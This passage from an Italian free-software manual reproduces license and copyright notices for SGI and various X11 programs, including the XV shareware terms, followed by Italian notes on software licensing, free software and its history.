derivative works from, and, to the extent applicable, display and perform the Original Code and/or any Modifications provided by SGI alone and/or as part of a Larger Work; and (ii) under any Licensable Patents, to make, have made, use, sell, offer for sale, import and/or otherwise transfer the Original Code and/or any Modifications provided by SGI. Recipient accepts the terms and conditions of this License by undertaking any of the aforementioned actions. The patent license shall apply to the Covered Code if, at the time any related Modification is added, such addition of the Modification causes such combination to be covered by the Licensed Patents. The patent license in Section 2.1(ii) shall not apply to any other combinations that include the Modification. No patent license is provided under SGI Patents for infringements of SGI Patents by Modifications not provided by SGI or combinations of Original Code and Modifications not provided by SGI.

2.2. Recipient License Grant. Subject to the terms of this License and any third party intellectual property claims, Recipient hereby grants SGI and any other Recipients a worldwide, royaltyfree, nonexclusive license, under any Recipient Patents, to make, have made, use, sell, offer for sale, import and/or otherwise transfer the Original Code and/or any Modifications provided by SGI.

2.3. No License For Hardware Implementations. The licenses granted in Section 2.1 and 2.2 are not applicable to implementation in Hardware of the algorithms embodied in the Original Code or any Modifications provided by SGI .

3. Redistributions.

3.1. Retention of Notice/Copy of License. The Notice set forth in Exhibit A, below, must be conspicuously retained or included in any and all redistributions of Covered Code. For distributions of the Covered Code in source code form, the Notice must appear in every file that can include a text comments field; in executable form, the Notice and a copy of this License must appear in related documentation or collateral where the Recipient's rights relating to Covered Code are described. Any Additional Notice Provisions which actually appears in the Original Code must also be retained or included in any and all redistributions of Covered Code.

3.2. Alternative License. Provided that Recipient is in compliance with the terms of this License, Recipient may, so long as without derogation of any of SGI's rights in and to the Original Code, distribute the source code and/or executable version(s) of Covered Code under (1) this License; (2) a license identical to this License but for only such changes as are necessary in order to clarify Recipient's role as licensor of Modifications; and/or (3) a license of Recipient's choosing, containing terms different from this License, provided that the license terms include this Section 3 and Sections 4, 6, 7, 10, 12, and 13, which terms may not be modified or superseded by any other terms of such license. If Recipient elects to use any license other than this License, Recipient must make it absolutely clear that any of its terms which differ from this License are offered by Recipient alone, and not by SGI. It is emphasized that this License is a limited license, and, regardless of the license form employed by Recipient in accordance with this Section 3.2, Recipient may relicense only such rights, in Original Code and Modifications by SGI, as it has actually been granted by SGI in this License.

3.3. Indemnity. Recipient hereby agrees to indemnify SGI for any liability incurred by SGI as a result of any such alternative license terms Recipient offers.

4. Termination. This License and the rights granted hereunder will terminate automatically if Recipient breaches any term herein and fails to cure such breach within 30 days thereof. Any sublicense to the Covered Code that is properly granted shall survive any termination of this License, absent termination by the terms of such sublicense. Provisions that, by their nature, must remain in effect beyond the termination of this License, shall survive.

5. No Trademark Or Other Rights. This License does not grant any rights to: (i) any software

apart from the Covered Code, nor shall any other rights or licenses not expressly granted hereunder arise by implication, estoppel or otherwise with respect to the Covered Code; (ii) any trade name, trademark or service mark whatsoever, including without limitation any related right for purposes of endorsement or promotion of products derived from the Covered Code, without prior written permission of SGI; or (iii) any title to or ownership of the Original Code, which shall at all times remains with SGI. All rights in the Original Code not expressly granted under this License are reserved.

6. Compliance with Laws; NonInfringement. There are various worldwide laws, regulations, and executive orders applicable to dispositions of Covered Code, including without limitation export, reexport, and import control laws, regulations, and executive orders, of the U.S. government and other countries, and Recipient is reminded it is obliged to obey such laws, regulations, and executive orders. Recipient may not distribute Covered Code that (i) in any way infringes (directly or contributorily) any intellectual property rights of any kind of any other person or entity or (ii) breaches any representation or warranty, express, implied or statutory, to which, under any applicable law, it might be deemed to have been subject.

7. Claims of Infringement. If Recipient learns of any third party claim that any disposition of Covered Code and/or functionality wholly or partially infringes the third party's intellectual property rights, Recipient will promptly notify SGI of such claim.

8. Versions of the License. SGI may publish revised and/or new versions of the License from time to time, each with a distinguishing version number. Once Covered Code has been published under a particular version of the License, Recipient may, for the duration of the license, continue to use it under the terms of that version, or choose to use such Covered Code under the terms of any subsequent version published by SGI. Subject to the provisions of Sections 3 and 4 of this License, only SGI may modify the terms applicable to Covered Code created under this License.

9. DISCLAIMER OF WARRANTY. COVERED CODE IS PROVIDED "AS IS." ALL EXPRESS AND IMPLIED WARRANTIES AND CONDITIONS ARE DISCLAIMED, INCLUDING, WITHOUT LIMITATION, ANY IMPLIED WARRANTIES AND CONDITIONS OF MERCHANTABILITY, SATISFACTORY QUALITY, FITNESS FOR A PARTICULAR PURPOSE, AND NONINFRINGEMENT. SGI ASSUMES NO RISK AS TO THE QUALITY AND PERFORMANCE OF THE SOFTWARE. SHOULD THE SOFTWARE PROVE DEFECTIVE IN ANY RESPECT, SGI ASSUMES NO COST OR LIABILITY FOR SERVICING, REPAIR OR CORRECTION. THIS DISCLAIMER OF WARRANTY IS AN ESSENTIAL PART OF THIS LICENSE. NO USE OF ANY COVERED CODE IS AUTHORIZED HEREUNDER EXCEPT SUBJECT TO THIS DISCLAIMER.

10. LIMITATION OF LIABILITY. UNDER NO CIRCUMSTANCES NOR LEGAL THEORY, WHETHER TORT (INCLUDING, WITHOUT LIMITATION, NEGLIGENCE OR STRICT LIABILITY), CONTRACT, OR OTHERWISE, SHALL SGI OR ANY SGI LICENSOR BE LIABLE FOR ANY DIRECT, INDIRECT, SPECIAL, INCIDENTAL, OR CONSEQUENTIAL DAMAGES OF ANY CHARACTER INCLUDING, WITHOUT LIMITATION, DAMAGES FOR LOSS OF GOODWILL, WORK STOPPAGE, LOSS OF DATA, COMPUTER FAILURE OR MALFUNCTION, OR ANY AND ALL OTHER COMMERCIAL DAMAGES OR LOSSES, EVEN IF SUCH PARTY SHALL HAVE BEEN INFORMED OF THE POSSIBILITY OF SUCH DAMAGES. THIS LIMITATION OF LIABILITY SHALL NOT APPLY TO LIABILITY FOR DEATH OR PERSONAL INJURY RESULTING FROM SGI's NEGLIGENCE TO THE EXTENT APPLICABLE LAW PROHIBITS SUCH LIMITATION. SOME JURISDICTIONS DO NOT ALLOW THE EXCLUSION OR LIMITATION OF INCIDENTAL OR CONSEQUENTIAL DAMAGES, SO THAT EXCLUSION AND LIMITATION MAY NOT APPLY TO RECIPIENT.

11. Indemnity. Recipient shall be solely responsible for damages arising, directly or indirectly, out of its utilization of rights under this License. Recipient will defend, indemnify and hold harmless Silicon Graphics, Inc. from and against any loss, liability, damages, costs or expenses (including the payment of reasonable attorneys fees) arising out of Recipient’s use, modification, reproduction and distribution of the Covered Code or out of any representation or warranty made by Recipient.

12. U.S. Government End Users. The Covered Code is a "commercial item" consisting of "commercial computer software" as such terms are defined in title 48 of the Code of Federal Regulations and all U.S. Government End Users acquire only the rights set forth in this License and are subject to the terms of this License.

13. Miscellaneous. This License represents the complete agreement concerning the its subject matter. If any provision of this License is held to be unenforceable, such provision shall be reformed so as to achieve as nearly as possible the same legal and economic effect as the original provision and the remainder of this License will remain in effect. This License shall be governed by and construed in accordance with the laws of the United States and the State of California as applied to agreements entered into and to be performed entirely within California between California residents. Any litigation relating to this License shall be subject to the exclusive jurisdiction of the Federal Courts of the Northern District of California (or, absent subject matter jurisdiction in such courts, the courts of the State of California), with venue lying exclusively in Santa Clara County, California, with the losing party responsible for costs, including without limitation, court costs and reasonable attorneys fees and expenses. The application of the United Nations Convention on Contracts for the International Sale of Goods is expressly excluded. Any law or regulation that provides that the language of a contract shall be construed against the drafter shall not apply to this License.

Exhibit A License Applicability.

Except to the extent portions of this file are made subject to an alternative license as permitted in the SGI Free Software License B, Version 1.1 (the "License"), the contents of this file are subject only to the provisions of the License. You may not use this file except in compliance with the License. You may obtain a copy of the License at Silicon Graphics, Inc., attn: Legal Services, 1600 Amphitheatre Parkway, Mountain View, CA 940431351, or at: http://oss.sgi.com/projects/FreeB Note that, as provided in the License, the Software is distributed on an "AS IS" basis, with ALL EXPRESS AND IMPLIED WARRANTIES AND CONDITIONS DISCLAIMED, INCLUDING, WITHOUT LIMITATION, ANY IMPLIED WARRANTIES AND CONDITIONS OF MERCHANTABILITY, SATISFACTORY QUALITY, FITNESS FOR A PARTICULAR PURPOSE, AND NONINFRINGEMENT. Original Code. The Original Code is: [name of software, version number, and release date], developed by Silicon Graphics, Inc. The Original Code is Copyright (c) [dates of first publication, as appearing in the Notice in the Original Code] Silicon Graphics, Inc. Copyright in any portions created by third parties is as indicated elsewhere herein. All Rights Reserved.

Additional Notice Provisions:

[such additional provisions, if any, as appear in the Notice in the Original Code under the heading "Additional Notice Provisions"]

Xfstt, 1046

GNU LGPL

Xgrabsc, 1135

Copyright (C) 1990-93 Bruce Schuchardt, Servio Corp.

Permission to use, copy, modify, distribute, and sell this software and its documentation for any purpose is hereby granted without fee, provided that the above copyright notice appear in all copies, and that both that copyright notice and this permission notice appear in supporting documentation. The author makes no representations about the suitability of this software for any purpose. It is provided "as is" without express or implied warranty.

THE AUTHOR DISCLAIMS ALL WARRANTIES WITH REGARD TO THIS SOFTWARE, INCLUDING ALL IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS, IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY SPECIAL, INDIRECT OR CONSEQUENTIAL DAMAGES OR ANY DAMAGES WHATSOEVER RESULTING FROM LOSS OF USE, DATA OR PROFITS, WHETHER IN AN ACTION OF CONTRACT, NEGLIGENCE OR OTHER TORTIOUS ACTION, ARISING OUT OF OR IN CONNECTION WITH THE USE OR PERFORMANCE OF THIS SOFTWARE.

GetClientWindow() and TryChildren() functions in xgrabsc.c are copyrighted by MIT:

Copyright 1989 by the Massachusetts Institute of Technology

Permission to use, copy, modify, and distribute this [XmuClientWindow] software and its documentation for any purpose and without fee is hereby granted, provided that the above copyright notice appear in all copies and that both that copyright notice and this permission notice appear in supporting documentation, and that the name of M.I.T. not be used in advertising or publicity pertaining to distribution of the software without specific, written prior permission. M.I.T. makes no representations about the suitability of this software for any purpose. It is provided "as is" without express or implied warranty.

Xinetd, 1474

(c) Copyright 1992 by Panagiotis Tsirigotis

The author (Panagiotis Tsirigotis) grants permission to use, copy, and distribute this software and its documentation for any purpose and without fee, provided that the above copyright notice extant in files in this distribution is not removed from files included in any redistribution and that this copyright notice is also included in any redistribution.

Modifications to this software may be distributed, either by distributing the modified software or by distributing patches to the original software, under the following additional terms:

1. The version number will be modified as follows:

a. The first 3 components of the version number (i.e <number>.<number>.<number>) will remain unchanged.

b. A new component will be appended to the version number to indicate the modification level. The form of this component is up to the author of the modifications.

2. The author of the modifications will include his/her name by appending it along with the new version number to this file and will be responsible for any wrong behavior of the modified software.

The author makes no representations about the suitability of this software for any purpose. It is provided "as is" without any express or implied warranty.

Xloadimage, 1136

Copyright 1989, 1993 Jim Frost

Permission to use, copy, modify, distribute, and sell this software and its documentation for any purpose is hereby granted without fee, provided that the above copyright notice appear in all copies and that both that copyright notice and this permission notice appear in supporting documentation. The author makes no representations about the suitability of this software for any purpose. It is provided "as is" without express or implied warranty.

THE AUTHOR DISCLAIMS ALL WARRANTIES WITH REGARD TO THIS SOFTWARE, INCLUDING ALL IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS, IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY SPECIAL, INDIRECT OR CONSEQUENTIAL DAMAGES OR ANY DAMAGES WHATSOEVER RESULTING FROM LOSS OF USE, DATA OR PROFITS, WHETHER IN AN ACTION OF CONTRACT, NEGLIGENCE OR OTHER TORTIOUS ACTION, ARISING OUT OF OR IN CONNECTION WITH THE USE OR PERFORMANCE OF THIS SOFTWARE.

Xlock, 2101

The man page states the copyright as follows:

Copyright (c) 1988-91 by Patrick J. Naughton
Copyright (c) 1993-98 by David A. Bagley

Permission to use, copy, modify, and distribute this soft ware and its documentation for any purpose and without fee is hereby granted, provided that the above copyright notice appear in all copies and that both that copyright notice and this permission notice appear in supporting documentation.
The original BSD daemon is Copyright (c) 1988 Marshall Kirk McKusick. All Rights Reserved.
Sun, HP, and SGI icons have their respective copyrights.

---

bat.c, bounce.c, maze.c, sphere.c:

Copyright 1988 by Sun Microsystems, Inc. Mountain View, CA.

All Rights Reserved

Permission to use, copy, modify, and distribute this software and its documentation for any purpose and without fee is hereby granted, provided that the above copyright notice appear in all copies and that both that copyright notice and this permission notice appear in supporting documentation, and that the names of Sun or MIT not be used in advertising or publicity pertaining to distribution of the software without specific prior written permission. Sun and M.I.T. make no representations about the suitability of this software for any purpose. It is provided "as is" without any express or implied warranty.

SUN DISCLAIMS ALL WARRANTIES WITH REGARD TO THIS SOFTWARE, INCLUDING ALL IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. IN NO EVENT SHALL SUN BE LIABLE FOR ANY SPECIAL, INDIRECT OR CONSEQUENTIAL DAMAGES OR ANY DAMAGES WHATSOEVER RESULTING FROM LOSS OF USE, DATA OR PROFITS, WHETHER IN AN ACTION OF CONTRACT, NEGLIGENCE OR OTHER TORTIOUS ACTION, ARISING OUT OF OR IN CONNECTION WITH THE USE OR PERFORMANCE OF THIS SOFTWARE.

---

blot.c, helix.c, hyper.c, nose.c, pedal.c, rock.c, shape.c:

Copyright (c) 1992 by Jamie Zawinski

Permission to use, copy, modify, distribute, and sell this software and its documentation for any purpose is hereby granted without fee, provided that the above copyright notice appear in all copies and that both that copyright notice and this permission notice appear in supporting documentation. No representations are made about the suitability of this software for any purpose. It is provided "as is" without express or implied warranty.

---

forest.c, laser.c, mountain.c:

Copyright (c) 1995 Pascal Pensa <pensa@aurora.unice.fr>

Original idea : Guillaume Ramey <ramey@aurora.unice.fr>

Permission to use, copy, modify, distribute, and sell this software and its documentation for any purpose is hereby granted without fee, provided that the above copyright notice appear in all copies and that both that copyright notice and this permission notice appear in supporting documentation. No representations are made about the suitability of this software for any purpose. It is provided "as is" without express or implied warranty.

---

pedal.c:

Copyright © 1994, by Carnegie Mellon University. Permission to use, copy, modify, distribute, and sell this software and its documentation for any purpose is hereby granted without fee, provided fnord that the above copyright notice appear in all copies and that both that copyright notice and this permission notice appear in supporting documentation. No representations are made about the suitability of fnord this software for any purpose. It is provided "as is" without express or implied warranty.

---

spline.c:

xsplinefun.c - X11 version of spline fun #3

Displays colorful moving splines in the X11 root window.

Copyright (C) 1992 by Jef Poskanzer

Permission to use, copy, modify, and distribute this software and its documentation for any purpose and without fee is hereby granted, provided that the above copyright notice appear in all copies and that both that copyright notice and this permission notice appear in supporting documentation. This software is provided "as is" without express or implied warranty.

---

xlock.c:

xlock.c - X11 client to lock a display and show a screen saver.

Copyright (c) 1988-91 by Patrick J. Naughton.

Permission to use, copy, modify, and distribute this software and its documentation for any purpose and without fee is hereby granted, provided that the above copyright notice appear in all copies and that both that copyright notice and this permission notice appear in supporting documentation.

This file is provided AS IS with no warranties of any kind. The author shall have no liability with respect to the infringement of copyrights, trade secrets or any patents by this file or any part thereof. In no event will the author be liable for any lost revenue or profits or other special, indirect and consequential damages.

---

logout.c:

xclosedown code
Copyright 1990 by Janet Carson
Permission to use, copy, modify, and distribute this software and its documentation for any purpose is hereby granted without fee, provided that the above copyright notice appear in all copies and that both that copyright notice and this permission notice appear in supporting documentation. The author makes no representations about the suitability of this software for any purpose. It is provided "as is" without express or implied warranty.

Finally, the following files refer to xlock.c for the copyright information:

braid.c:

Copyright (c) 1995 by John Neil.

clock.c:

Copyright (c) 1995 by Jeremie PETIT <petit@aurora.unice.fr>

geometry.c:

Copyright (c) 1994 by Darrick Brown.

marquee.c:

Copyright (c) 1995 by Tobias Gloth and David Bagley

spiral.c:

Copyright (c) 1994 by Darrick Brown.

world.c:

Copyright (c) 1993 Matthew Moyle-Croft <mmc@cs.adelaide.edu.au>

Xmms, 3832

GNU GPL

XMultiGrab, 4615

GPL

XPaint, 1143

Copyright (C) 1990, 1991, 1992, 1993, David Koblas
Copyright (C) 1995, 1996, 1997, 1998, Torsten Martinsen
Copyright (C) 1996-2000, Greg Roelofs
Copyright (C) 1997, Scott D. Nelson

Permission to use, copy, modify, and to distribute this software and its documentation for any purpose is hereby granted without fee, provided that the above copyright notice appear in all copies and that both that copyright notice and this permission notice appear in supporting documentation. There are no representations about the suitability of this software for any purpose. This software is provided "as is" without express or implied warranty.

Also, misc.c AutoCrop() is:

Copyright (C) 1988 by Jef Poskanzer.

Permission to use, copy, modify, and distribute this software and its documentation for any purpose and without fee is hereby granted, provided that the above copyright notice appear in all copies and that both that copyright notice and this permission notice appear in supporting documentation. This software is provided "as is" without express or implied warranty.

likewise:
rw/libpnmrw.c: Copyright (C) 1988, 1989, 1991, 1992 by Jef Poskanzer.
rw/libpnmrw.h: Copyright (C) 1988, 1989, 1991 by Jef Poskanzer.
rw/readWriteXWD.c: Copyright (C) 1989, 1991 by Jef Poskanzer.

also, snapshot.c has code taken from xsnap.c by:

Copyright 1989 Clauss Strauch cbs@cad.cs.cmu.edu

Permission to use, copy, modify, and distribute this software and its documentation for any purpose and without fee is hereby granted. This software is provided "as is", without express or implied warranty.

also, splineOp.c is:

Copyright 2000, J.-P. Demailly (demailly@fourier.ujf-grenoble.fr)

Permission to use, copy, modify, and to distribute this software and its documentation for any purpose is hereby granted without fee, provided that the above copyright notice appear in all copies and that both that copyright notice and this permission notice appear in supporting documentation. There is no representations about the suitability of this software for any purpose. this software is provided "as is" without express or implied warranty.

texture.c is:

Copyright 1996 by Torsten Martinsen
Copyright 1994 by Jer Johnson

This is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.

Xpdf, 1003, 1002, 1003

GNU GPL

Xtrlock, 2101

GNU GPL

XV, 3898

XV Licensing Information

XV IS SHAREWARE FOR PERSONAL USE ONLY.

You may use XV for your own amusement, and if you find it nifty, useful, generally cool, or of some value to you, your registration fee would be greatly appreciated. $25 is the standard registration fee, though of course, larger amounts are quite welcome. Folks who donate $40 or more can receive a printed, bound copy of the XV manual for no extra charge. If you want one, just ask. BE SURE TO SPECIFY THE VERSION OF XV THAT YOU ARE USING!

COMMERCIAL, GOVERNMENT, AND INSTITUTIONAL USERS MUST REGISTER THEIR COPIES OF XV.

This does *not* mean that you are required to register XV just because you play with it on the workstation in your office. This falls under the heading of ’personal use’. If you are a sysadmin, you can put XV up in a public directory for your users amusement. Again, ’personal use’, albeit plural.

On the other hand, if you use XV in the course of doing your work, whatever your ’work’ may happen to be, you *must* register your copy of XV. (Note: If you are a student, and you use XV to do classwork or research, you should get your professor/teacher/advisor to purchase an appropriate number of copies.)

XV licenses are $25 each. You should purchase one license per workstation, or one per XV user, whichever is the smaller number. XV is *not* sold on a ’number of concurrent users’ basis. If XV was some $1000 program, yes, that would be a reasonable request, but at $25, it’s not. Also, given that XV is completely unlocked, there is no way to enforce any ’number of concurrent users’ limits, so it isn’t sold that way.

Printed and bound copies of the 100-odd page XV manual are available for $15 each. Note that manuals are *only* sold with, at minimum, an equal number of licenses. (e.g. if you purchase 5 licenses, you can also purchase *up to* 5 copies of the manual)

The source code to the program can be had (as a compressed ’tar’ file split over a couple 3.5" MS-DOS formatted floppies) for $15, for those who don’t have ftp capabilities.

Orders outside the US and Canada must add an additional $5 per manual ordered to cover the additional shipping charges.

Checks, money orders, and purchase orders are accepted. Credit cards are not. All forms of payment must be payable in US Funds. Checks must be payable through a US bank (or a US branch of a non-US bank). Purchase orders for less than $50, while still accepted, are not encouraged.

All payments should be payable to 'John Bradley', and mailed to:

```
John Bradley
1053 Floyd Terrace
Bryn Mawr, PA  19010
USA
```

Site Licenses

If you are planning to purchase 10 or more licenses, site licenses are available, at a substantial discount. Site licenses let you run XV on any and all computing equipment at the site, for any purpose whatsoever. The site license covers the current version of XV, and any versions released within one year of the licensing date. You are also allowed to duplicate and distribute an unlimited number of copies of the XV manual, but only for use within the site. Covered versions of the software may be run in perpetuity.

Also, it should be noted that a 'site' can be defined as anything you'd like. It can be a physical location (a room, building, location, etc.), an organizational grouping (a workgroup, department, division, etc.) or any other logical grouping ("the seventeen technical writers scattered about our company", etc.).

The site license cost will be based on your estimate of the number of XV users or workstations at your site, whichever is the smaller number.

If you are interested in obtaining a site license, please contact the author via electronic mail or FAX (see below for details). Send information regarding your site (the name or definition of the 'site', a physical address, a fax number, and an estimate of the number of users or workstations), and we'll get a site license out to you for your examination.

Copyright Notice

XV is Copyright 1989, 1994 by John Bradley

Permission to copy and distribute XV in its entirety, for non-commercial purposes, is hereby granted without fee, provided that this license information and copyright notice appear in all copies.

If you redistribute XV, the *entire* contents of this distribution must be distributed, including the README, and INSTALL files, the sources, and the complete contents of the 'docs' directory.

Note that distributing XV 'bundled' in with any product is considered to be a 'commercial purpose'.

Also note that any copies of XV that are distributed MUST be built and/or configured to be in their 'unregistered copy' mode, so that it is made obvious to the user that XV is shareware, and that they should consider registering, or at least reading this information.

The software may be modified for your own purposes, but modified versions may not be distributed without prior consent of the author.

This software is provided 'as-is', without any express or implied warranty. In no event will the author be held liable for any damages arising from the use of this software.

If you would like to do something with XV that this copyright prohibits (such as distributing it with a commercial product, using portions of the source in some other program, distributing registered copies, etc.), please contact the author (preferably via email). Arrangements can probably be worked out.

The author may be contacted via:

```
US Mail:  John Bradley
          1053 Floyd Terrace
          Bryn Mawr, PA  19010

FAX:     (610) 520-2042
```

Electronic Mail regarding XV should be sent to one of these three addresses:

```
xv@devo.dccs.upenn.edu            - general XV questions
xvbiz@devo.dccs.upenn.edu         - all XV licensing questions
xvtech@devo.dccs.upenn.edu        - bug reports, technical questions
```

Please do *not* send electronic mail directly to the author, as he gets more than enough as it is.

GPL

la stessa licenza di XFree86

GNU GPL

GNU GPL

GNU GPL, ma usa una libreria non libera

software proprietario

GPL

GNU GPL

GNU GPL

GNU GPL

Copyright (c) 1990,1992,1993 Britt Yenne. All rights reserved.

This software is provided AS-IS. The author gives no warranty, real or assumed, and takes no responsibility whatsoever for any use or misuse of this software, or any damage created by its use or misuse.

This software may be freely copied and distributed provided that no part of this NOTICE is deleted or edited in any manner.

Appunti di informatica libera 2003.01.01

Volume XII

Schede sintetiche riassuntive, presentazioni e promemoria

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- `daniele @ swlibero.org`

The main distribution for *Appunti di informatica libera* is described below. For every distribution channel the maintainer's name and address is also reported.

Internet

- direct reading: <*http://a2.swlibero.org/*>
  download: <*ftp://a2.swlibero.org/a2/*> and <*http://a2.swlibero.org/ftp/*>
  Michele Dalla Silvestra, `mds @ swlibero.org`
- direct reading: <*http://appuntilinux.torino.linux.it/*>
  download: <*ftp://ftp.torino.linux.it/appunti-linux/*>
  Carlo Perassi, `carlo @ linux.it`
- direct reading: <*http://sansone.crema.unimi.it/linux/a2/HTML/*>
  download: <*http://sansone.crema.unimi.it/linux/a2/*>
  Fabrizio Zeno Cornelli, `zeno @ filibusta.crema.unimi.it`
- direct reading: <*http://www.pctime.it/servizi/appunti-linux/*>
  download: <*http://www.pctime.it/servizi/appunti-linux/a2-prelievo/*>
  Franco Lazzero, PCTIME, `pctime @ pctime.net`
- direct reading: <*http://www.a2.prosa.it/*>
  download: <*ftp://ftp.a2.prosa.it/*>
  Davide Barbieri, `paci @ prosa.it`
- direct reading: <*http://linux.pueste.it/*>
  download: <*http://linux.pueste.it/filearea/AppuntiLinux/*>
  David Pisa, `david @ iglu.cc.uniud.it`
- direct reading: <*http://www.informasiti.com/Appunti/HTML/*>
  download: <*http://www.informasiti.com/Appunti/*>
  Claudio Neri, Sincro Consulting, `neri.c @ sincroconsulting.com`

GNU distributions

- GNU/Linux **Debian** <*http://packages.debian.org/appunti-informatica-libera*>
  Massimo Dal Zotto, `dz @ cs.unitn.it`

Italian magazine's CD-ROM

- **inter-punto-net** <*http://www.interpuntonet.it*>
  Michele Dalla Silvestra, `mds @ swlibero.org`
- **Internet News** <*http://inews.tecnet.it*>
  Francesco Facconi, `francescofacconi @ libero.it`
  Fabio Ferrazzo, `fabio.fr @ tiscalinet.it`
- **Linux Magazine** <*http://www.edmaster.it/prodotti/linux/ult-riv.html*>
  Emmanuele Somma, `esomma @ ieee.org`

Parte lxxxiii

Software libero

Aspetti giuridici del software

Il software è un codice che è trattato dalle leggi sul diritto di autore, in maniera simile a quanto avviene per le opere letterarie. Tradizionalmente, il contratto che regola l'uso del software è la *licenza*.

Il software ha un proprietario (salvo il caso del software di dominio pubblico), che è tale in quanto «detiene i diritti di autore». Questo proprietario può essere l'autore originale, oppure un altro detentore che ne ha acquisito i diritti in base a un contratto.

L'utilizzo del software può essere concesso gratuitamente o a pagamento, per le operazioni stabilite nel contratto di licenza. Il pagamento per l'«acquisto» di software, non si riferisce all'acquisizione dei diritti di autore, ma solo delle facoltà stabilite dalla legge, ovvero da quanto indicato nella licenza.

La natura del software è tale per cui questo è composto solitamente da due parti fondamentali: il codice sorgente e il codice eseguibile. Il primo è intelligibile, il secondo è adatto all'esecuzione e non è intelligibile. Le leggi dei vari paesi che tutelano il diritto di autore per il software tendono a consentire la distribuzione del solo codice eseguibile, lasciando che chi detiene i diritti di autore possa mantenere nascosto il codice sorgente. Inoltre, le leggi di questi paesi tendono a considerare illecita la *decompilazione*, ovvero lo studio del codice eseguibile volto a scoprirne il funzionamento.

```
        file sorgente                                        file eseguibile
.-----------------------------.                       .-----------------------------.
| #include <stdio.h>          |                       | .ELF......ô[ÉÃU.å.ì.ÉÃ.4.4. |
| int main ()                 |   compilazione        | t&.U.å.ì.Sè....[.Ã.....43s. |
| {                           |---------------------->| ...                         |
|   printf ("Ciao mondo!\n"); |                       | ...                         |
| }                           |                       | è.yyy[......Ciao mondo!U.å  |
`-----------------------------'                       `-----------------------------'
```

In molti paesi esiste anche la possibilità di brevettare algoritmi e altri concetti riconducibili al software. Il brevetto impedisce così l'uso dell'algoritmo o dell'idea registrata, se non dopo un'autorizzazione esplicita da parte del detentore di questo tipo di diritto.

Software libero

Il *software libero* è software che fornisce il permesso per chiunque di utilizzarlo, copiarlo e distribuirlo, in forma originale, o anche dopo averlo modificato, sia gratuitamente che a pagamento.

Pertanto, il software libero può essere tale solo se viene messo a disposizione assieme al codice sorgente; inoltre, la «libertà» del software libero non sta nel prezzo, ma nella possibilità di usarlo senza vincoli, di copiarlo come e quanto si vuole, di poterne distribuire le copie, di poterlo modificare e di poterne distribuire anche le copie modificate.

Si distinguono quattro punti fondamentali, necessari perché il software possa essere considerato «libero»:

libertà 0	La libertà di eseguire il programma per qualunque scopo.
libertà 1	La libertà di studiare come funziona il programma e di adattarlo alle proprie esigenze (in tal caso, deve essere disponibile il sorgente).
libertà 2	La libertà di ridistribuire copie del programma.
libertà 3	La libertà di migliorare il programma e di distribuire tali miglioramenti (anche per questo è necessario disporre dei sorgenti).

Il software che, oltre alle libertà fondamentali, concede di trarre profitto dalla ridistribuzione del software (di solito perché sono stati introdotti dei miglioramenti), è libero, mentre quello che non lo consente, è *software semi-libero*.

Il software che non dà le libertà fondamentali è definito come *software proprietario*.

Il software libero, quando impone che le sue derivazioni restino libere, è *software copyleft* («permesso d'autore»). Il classico esempio di licenza di questo tipo è la licenza GNU-GPL.

Sintesi storica del software libero 1

1978 UNIX e BSD

I primi utenti di UNIX sono state le università, a cui in particolare questo sistema operativo veniva fornito a costo contenuto, con i sorgenti, ma senza alcun tipo di supporto tecnico, né alcuna garanzia. Proprio questa assenza di sostegno da parte della casa che lo aveva prodotto, assieme alla presenza dei sorgenti, stimolava la cooperazione tra gli utenti competenti, in pratica tra le università.

Il maggior fermento intorno a UNIX si concentrò presso l'università della California a Berkeley, dove a partire dal 1978 si cominciò a distribuire una variante di questo sistema operativo: BSD (*Berkeley software distribution*). Per il software prodotto in questo modo, nacque una licenza d'uso che rimane il progenitore della filosofia del software libero: la licenza BSD.

1984 progetto GNU

Nel 1984, Richard Stallman inizia il progetto GNU (*Gnu's not Unix*), per la realizzazione di un sistema operativo libero; libertà intesa come la possibilità data agli utenti di distribuire e modificare il software a seconda delle proprie esigenze e di poter distribuire anche le modifiche fatte. Il progetto parte da un compilatore C.

Il progetto GNU darà vita così a una grande quantità di software utilizzabile anche sulla maggior parte delle piattaforme Unix, indirizzando implicitamente il software libero nella direzione dei sistemi di questo tipo.

1985 Free software foundation

Nel 1985, Richard Stallman fonda la FSF, *Free software foundation*, con lo scopo preciso di creare e diffondere la filosofia del «software libero», finanziando in particolare il progetto GNU.

1990 sistema Minix

Alla fine degli anni 1980, il professor Andrew S. Tanenbaum sviluppa Minix, un sistema operativo in stile Unix per elaboratori i86, realizzato specificamente per uso didattico. Era sufficiente acquistare il libro a cui era abbinato e si otteneva un sistema completo di sorgenti. Tuttavia, Minix poteva essere usato, distribuito e modificato, solo per fini didattici.

Sintesi storica del software libero 2

1990 sviluppo del kernel Hurd

Nel 1990, il progetto GNU inizia lo sviluppo del kernel Hurd.

1991 sviluppo del kernel Linux

Linus Torvalds inizia lo studio delle funzionalità di multiprogrammazione dei microprocessori i386, cercando di applicare queste conoscenze alla realizzare di un sistema simile a Minix, lavorando inizialmente proprio su un sistema Minix.

Nel 1991, Linus Torvalds arriva a ottenere un sistema operativo minimo, composto da una primissima edizione del kernel Linux, autonomo da Minix, sfruttando il lavoro del progetto GNU. Da quel punto inizia il progetto di sviluppo del kernel Linux.

Il sistema GNU/Linux è il sistema GNU con il kernel Linux.

1992 BSD senza codice UNIX

A partire dal 1992 appaiono le prime edizioni di un sistema BSD libero dal codice originale UNIX. I primi tentativi con 386BSD sono ostacolati da battaglie legali e da quel punto si sviluppano diverse varianti libere del sistema BSD (NetBSD, FreeBSD, OpenBSD), mentre 386BSD scompare.

1998 definizione Open Source

Nel 1998 nasce la definizione Open Source, con l'intenzione di sostituire la definizione di «software libero»; tuttavia, Open Source e «software libero» (secondo FSF) non sono esattamente la stessa cosa.

2000 sistema GNU/Hurd

Intorno al 2000 inizia la distribuzione del sistema GNU/Hurd (sistema GNU basato su kernel Hurd).

2000 cambia la licenza Minix

Nell'anno 2000, la licenza del sistema Minix viene modificata diventando molto simile alla licenza BSD.

Licenze importanti nella storia del software libero

